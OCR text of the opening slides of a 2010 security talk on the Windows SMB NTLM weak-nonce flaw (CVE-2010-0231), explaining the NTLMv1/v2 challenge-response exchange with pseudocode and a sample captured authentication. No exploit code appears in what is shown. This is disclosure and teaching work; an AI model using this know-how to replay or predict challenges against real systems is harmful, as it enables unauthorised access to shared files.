Understanding the Windows SMB NTLM Authentication Weak Nonce Vulnerability

Hernan Ochoa
hernan@ampliasecurity.com

Agustin Azubel
aazubel@ampliasecurity.com

September, 2010

Presentation goals:

- Describe the vulnerability in detail
- Explain & demonstrate exploitation
  - Three different exploitation methods
- Clear up misconceptions
- Determine vulnerability scope, severity and impact
- Share Conclusions

Vulnerability Information

- Flaws in Windows' implementation of NTLM (v1 & v2)
  - attackers can access SMB service as authorized user
  - leads to read/write access to files and other SMB shared resources

  and also remote code execution (via DCE/RPC)

- Published February 2010
- CVE-2010-0231, BID 38085
- Advisory with Exploit Code:
  - http://www.hexale.org/advisories/OCHOA-2010-0209.txt
- Addressed by MS10-012

Why talk about this vulnerability?

- Major 17-year old vulnerability affecting Windows NTLM Authentication Mechanism!

- Basically, all Windows versions were affected (NT4, 2000, XP, 2003, Vista, 2008, 7)
- Windows NT 4 released in ~1996
- Windows NT 3.1 released in ~1993 (~17 years ago)
- All this time, we assumed it was working correctly.. but it wasn't...
- Flew under the radar...

Why talk about this vulnerability?

- Interesting vulnerability, not your common buffer overflow

- Issues in the Pseudo-Random Number Generator (PRNG)
- Challenge-response protocol implementation issues
- Replay attacks
- Attack to predict challenges is interesting


What is SMB NTLM Authentication?

SMB (Server Message Block)

- Microsoft Windows Protocol used for network file sharing, printer sharing, etc.
- Provides communications abstractions: named pipes, mail slots
- Remote Procedure Calls (DCE/RPC over SMB)
  - Distributed COM (DCOM)


NTLM (NT Lan Manager)

- Microsoft Windows **challenge-response** authentication protocol
  - NTLMv1, NTLMv2, Raw mode, NTLMSSP and more
- Used to authenticate SMB connections
- S...l...o...w...l...y.. being replaced by Kerberos
  - But, NTLM still very widely used... all versions..



What is a challenge-response authentication protocol?

Simple challenge-response protocol example



- 'secret' is shared by both parties and identifies client
- To help prevent prediction attacks, replay attacks and others,
  - Challenges have to be nonpredictable
  - Challenges have to be unique

NTLM challenge-response authentication protocol

SMB NTLMv1 challenge-response authentication protocol (simplified)

SMB_NEGOTIATE_PROTOCOL_REQUEST
includes supported dialects & flags

SMB NTLMv1 challenge-response authentication protocol (simplified)

SMB_NEGOTIATE_PROTOCOL_REQUEST
includes supported dialects & flags

SMB_NEGOTIATE_PROTOCOL_RESPONSE
Agrees on dialect to use & flags
includes **8-byte server challenge/nonce** (C)

Client

Server

SMB NTLMv1 challenge-response authentication protocol (simplified)

Client

Server

SMB_NEGOTIATE_PROTOCOL_REQUEST
includes supported dialects & flags

SMB_NEGOTIATE_PROTOCOL_RESPONSE
Agrees on dialect to use & flags
includes **8-byte server challenge/nonce** (C)


SMB_SESSION_SETUP_ANDX_REQUEST
includes username, domain
24-byte 'Ansi Password' (LM), **24-byte 'Unicode Password'** (NT)

Ansi Password = f(LM_HASH, challenge)
Unicode Password = f(NT_HASH, challenge)

SMB NTLMv1 challenge-response authentication protocol (simplified)

SMB_NEGOTIATE_PROTOCOL_REQUEST
includes supported dialects & flags

SMB_NEGOTIATE_PROTOCOL_RESPONSE
Agrees on dialect to use & flags
includes **8-byte server challenge/nonce** (C)



Client

Server

SMB_SESSION_SETUP_ANDX_REQUEST
includes username, domain
24-byte 'Ansi Password' (LM), **24-byte 'Unicode Password'** (NT)
Ansi Password = f(LM_HASH, challenge)
Unicode Password = f(NT_HASH, challenge)

Applies f() with
pwd hashes stored on server
and compares result with client response

f() =

```
K1, K2, K3 = LM_HASH padded with 5 bytes (all zeroes)
24-byte 'Ansi Password' = DES(K1,C) + DES(K2,C) + DES(K3,C)
K1, K2, K3 = NT_HASH padded with 5 bytes (all zeroes)
24-byte 'Unicode Password' = DES(K1,C) + DES(K2,C) + DES(K3,C)
```

SMB NTLMv1 challenge-response authentication protocol (simplified)

Client

Server

SMB_NEGOTIATE_PROTOCOL_REQUEST
includes supported dialects & flags

SMB_NEGOTIATE_PROTOCOL_RESPONSE
Agrees on dialect to use & flags
includes **8-byte server challenge/nonce** (C)

SMB_SESSION_SETUP_ANDX_REQUEST
includes username, domain
24-byte 'Ansi Password' (LM), **24-byte 'Unicode Password'** (NT)
Ansi Password = f(LM_HASH, challenge)
Unicode Password = f(NT_HASH, challenge)


Applies f() with pwd hashes stored on server and compares result with client response

SMB_SESSION_SETUP_ANDX_RESPONSE
Allows or disallows access

f() =

```
K1, K2, K3 = LM_HASH padded with 5 bytes (all zeroes)
24-byte 'Ansi Password' = DES(K1,C) + DES(K2,C) + DES(K3,C)
K1, K2, K3 = NT_HASH padded with 5 bytes (all zeroes)
24-byte 'Unicode Password' = DES(K1,C) + DES(K2,C) + DES(K3,C)
```

SMB NTLMv1 challenge-response authentication protocol (example)



- A Challenge/nonce has one corresponding Response
  - 1 to 1 relationship

SMB NTLMv2 challenge-response authentication protocol (simplified)

Client

Server

SMB_NEGOTIATE_PROTOCOL_REQUEST
includes supported dialects & flags

SMB_NEGOTIATE_PROTOCOL_RESPONSE
Agrees on dialect to use & flags
includes **8-byte server challenge/nonce** (C)

SMB_SESSION_SETUP_ANDX_REQUEST
includes username, domain
24-byte LMv2 = hmac_md5(ntv2hash*, server_nonce + client_challenge) + 8-byte client_challenge
16-byte NTv2 = hmac_md5(ntv2hash*, server_nonce + blob**)
8-byte TimeStamp
8-byte client_challenge (yes, again..)
*ntv2hash_server = hmac_md5(nt_hash, unicode(upper(user)) + unicode((upper(domain)))
**blob = (TimeStamp+ client_challenge + domain + data)

Calculates LMv2 and/or NTv2, compares result with client response

SMB_SESSION_SETUP_ANDX_RESPONSE
Allows or disallows access

SMB NTLMv2 challenge-response authentication protocol (example)

SMB_NEGOTIATE_PROTOCOL_REQUEST
Dialect: **NT LM 0.12**, Flags2: **0xc001**

→

SMB_NEGOTIATE_PROTOCOL_RESPONSE
Challenge/nonce: D87558B432C9DF09

←

Client

Server

SMB_SESSION_SETUP_ANDX_REQUEST
Account: test, Primary Domain: TEST-WINXPPRO
24-byte LMv2 = a75878e54344db30bd3e4c923777de7b + 77ff82efd6f17dad
16-byte NTv2 = 6f74dc2a3a9719bbd189b8ac36e1f386
Header = 0x00000101
Reserved = 0x00000000
8-byte TimeStamp = 3cea680ede1bcb01
8-byte client_challenge = 77ff82efd6f17dad
unknown = 0x00000000
domain name = TEST-WINXPPRO


→

Calculates LMv2 and/or NTv2, compares result with client response

SMB_SESSION_SETUP_ANDX_RESPONSE
Allows or disallows access

